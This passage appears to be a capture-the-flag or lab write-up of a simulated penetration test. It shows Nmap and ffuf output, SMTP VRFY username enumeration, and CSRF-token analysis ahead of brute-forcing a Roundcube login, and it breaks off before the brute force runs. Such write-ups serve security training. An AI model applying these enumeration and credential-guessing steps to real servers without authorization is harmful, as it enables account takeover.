
Objective
You have been assigned a penetration test against a Linux server in the client's network. Your objective is to gain root access. The client has planted three flags on the system, retrieving each of these flags demonstrates impact.
Initial Access Another team member pulled down a list of names and passwords from DeHashed... but are unsure if any of them are valid.
Overview

The machine starts by smtp enumeration via VRFY that reveals valid users, brute-forcing the roundcube login with csrf token handling to get authenticated access to find the user flag in an email and exploiting post-auth php deserialization to get rce as www-data, then abusing apt-get pre-invoke via sudo to get shell as root.
Enumeration
We start with an Nmap scan as usual.
┌─[]─[10.200.93.104]─[jimmex@attacker]─[~/HSM/Aftermath]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.1.155.148
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-10 18:22 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:22
Completed NSE at 18:22, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:22
Completed NSE at 18:22, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:22
Completed NSE at 18:22, 0.00s elapsed
Initiating Ping Scan at 18:22
Scanning 10.1.155.148 [2 ports]
Completed Ping Scan at 18:22, 0.14s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:22
Completed Parallel DNS resolution of 1 host. at 18:22, 0.10s elapsed
Initiating Connect Scan at 18:22
Scanning 10.1.155.148 [1000 ports]
Discovered open port 25/tcp on 10.1.155.148
Discovered open port 22/tcp on 10.1.155.148
Discovered open port 80/tcp on 10.1.155.148
Increasing send delay for 10.1.155.148 from 0 to 5 due to max_successful_tryno increase to 4
Completed Connect Scan at 18:22, 12.15s elapsed (1000 total ports)
Initiating Service scan at 18:22
Scanning 3 services on 10.1.155.148
Completed Service scan at 18:22, 6.54s elapsed (3 services on 1 host)
NSE: Script scanning 10.1.155.148.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:22
Completed NSE at 18:23, 4.39s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:23
Completed NSE at 18:23, 3.46s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:23
Completed NSE at 18:23, 0.00s elapsed
Nmap scan report for 10.1.155.148
Host is up, received syn-ack (0.14s latency).
Scanned at 2026-09-10 18:22:39 EDT for 26s
Not shown: 997 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 a4:f0:03:80:46:18:04:53:47:2e:bf:8d:c1:9e:66:26 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMgbbaMyJEYXgh7IT0kwHZ4vF+bNfXi/Qo6kzc+wldKmAOfdHNrt5kZd5lG51lsL975V0F4R7RVzHDVFJEZe
WQk=
| 256 ed:38:36:53:81:bf:c3:15:a2:22:d8:cc:49:3c:63:3d (ED25519)
| _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPxf4Ttxig7FRpqQuFy9yStc+ajfdz52dxXC3rUwH2dL
25/tcp open  smtp    syn-ack Postfix smtpd
| _ssl-date: TLS randomness does not represent time
| _smtp-commands: kali, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
| ssl-cert: Subject: commonName=kali
| Subject Alternative Name: DNS:kali
| Issuer: commonName=kali
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-03-02T19:39:52
| Not valid after: 2036-02-28T19:39:52
| MD5: 25b2:9a20:c5a5:6087:df8f:476e:b232:39c9
| SHA-1: 3452:1e8f:0af2:ce28:ca99:2a19:2dee:54dc:b5aa:a673
| -----BEGIN CERTIFICATE-----
| MIIC6TCCAdGgAwIBAgIUeaW7QnviaqxGa5HvkjnVU+GhQ9IwDQYJKoZIhvcNAQEL
| BQAwDzENMAsGA1UEAwwEa2FsaTAeFw0yNjAzMDIxOTM5NTJaFw0zNjAyMjgxOTM5
| NTJaMA8xDTALBgNVBAMMBGthbGkwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEK
| AoIBAQCrVQbb6jV/ft5z1U6pFdKJutmgAX1YJeASr5z0ilBFDiRSTgugKAvcmyCt
| uzE0RY6Gzd4xwuZvh3ltmoXKBq11WnD2U5pYQENaPEPeJ7oFfT9+Uad780rXrmR7
| fhNtpDrZjSoshA06uF4xDgI5p2HcWCD5hINmfqbjzq1OBEtW8G3MvZd/snmGOn2v
| QpZ9uj1tUyRT55VvRohdDS+K7szLcrs9iRpqog77+N4aIC8tCZxi1h2oar+GHJR+
| r6N3J85XVyOUzZPPcRdNBtbUuGEedQxGrDY4ZAuSKawWJVOG+1V3uBA1bRAjdJJl
| w6aUpoxkuAAiwkdaSXmzRggkYMKLAgMBAAGjPTA7MAkGA1UdEwQCMAAwDwYDVR0R
| BAgwBoIEa2FsaTAdBgNVHQ4EFgQUBhinmATeQCMbrSPjOEO54MeSTwQwDQYJKoZI
| hvcNAQELBQADggEBAJ+zdoifzuC1RIQGsY3xvQVRzS4FwTQ4IHiyfULomrTVCNoB
| +Lwc0OjBGRZqPdMo/Defbb7x/eSV4X2WXC3b15jhpkY++Y7BXq6In3SKpiAPySCW
| k1bYokHYNb19xjLEZPEjeXGB2zm+ikjOZ2pAufdIfqFFU1vqwlf9b/WEm5g6/p+t
| KZF9k99LMjXo1SYCnlZXiowI6XrEIN2sBZaYcRCeIGa1pHgBxc+WQ2S5Xiy8JPtQ
| cFAFpi/I0cnLsYsF8C0CG5xCWRddbpz6pX0vdujUvF5KGTyCycTPEWtVFbrWi4I3
| bapnWexZWBnOeKdfmSWNgFSQ+/AXhp0vD+SjUqg=
| _-----END CERTIFICATE-----
80/tcp open  http    syn-ack Apache httpd 2.4.52 ((Ubuntu))
| http-methods:
| _ Supported Methods: POST OPTIONS HEAD GET
| _http-title: Home
| _http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: kali; OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:23
Completed NSE at 18:23, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:23
Completed NSE at 18:23, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:23
Completed NSE at 18:23, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.62 seconds
The Nmap scan shows there are 3 open ports: SSH, SMTP, and HTTP.
We're not given any credentials but we're given a list of possible usernames and passwords (we can start brute-forcing SSH directly but it is a waste of time so I always leave it as the last option).
we have HTTP and SMTP to start with.
HTTP
Starting with HTTP, the main page is just a video running.

Doing some fuzzing, we find a Roundcube instance
jimmex@attacker:~/Aftermath$ ffuf -u http://10.1.155.148/FUZZ -w /opt/SecLists/Discovery/Web-Content/raft-small-directories.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.1.155.148/FUZZ
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/Web-Content/raft-small-directories.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

roundcube [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 139ms]
server-status [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 85ms]
:: Progress: [20115/20115] :: Job [1/1] :: 465 req/sec :: Duration: [0:00:47] :: Errors: 0 ::
Here is the instance.

Because we have SMTP and Roundcube, we can start enumerating usernames out of SMTP using smtp-user-enum which abuses the way SMTP is designed (different response for non-existent users) and uses a list to extract the actual usernames that way.
smtp-user-enumwithVRFYchecks whether an SMTP server will confirm if a username exists, allowing enumeration of valid accounts when the server responds differently for valid vs. invalid users.
Running it with the given usernames list, we get two valid users: maria and kali.
┌─[]─[10.200.93.104]─[jimmex@attacker]─[~/HSM/Aftermath]
└──╼ [★]$ smtp-user-enum -M VRFY -U names.txt -t 10.1.155.148
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
| Scan Information |
 ----------------------------------------------------------

Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ........... names.txt
Target count ............. 1
Username count ........... 499
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Thu Sep 10 18:42:36 2026 #########
10.1.155.148: maria exists
10.1.155.148: kali exists
######## Scan completed at Thu Sep 10 18:43:35 2026 #########
2 results.

499 queries in 59 seconds (8.5 queries / sec)
The password list isn't too big so we can start brute-forcing Roundcube.
┌─[]─[10.200.93.104]─[jimmex@attacker]─[~/HSM/Aftermath]
└──╼ [★]$ cat passwords.txt | wc -l
29
Roundcube as maria
Before trying to brute-force, we need to enumerate the behavior of this login form because Roundcube is an actual legitimate service that has security engineers working on it, so most certainly there are CSRF tokens.
The behavior:
- Each request hands the CSRF for the next request via this
request_tokenparameter from the functionrcmail.set_env - This token is in the response whether for a GET or POST request
- It can also be found under the
_tokenform parameter

As you can see, the first login attempt gives us this value in the response.

And sending another request, you'll see that the same value is used as _token.


Now we know what we need to do. We'll use Intruder with the Pitchfork attack type because our payloads will work in parallel.
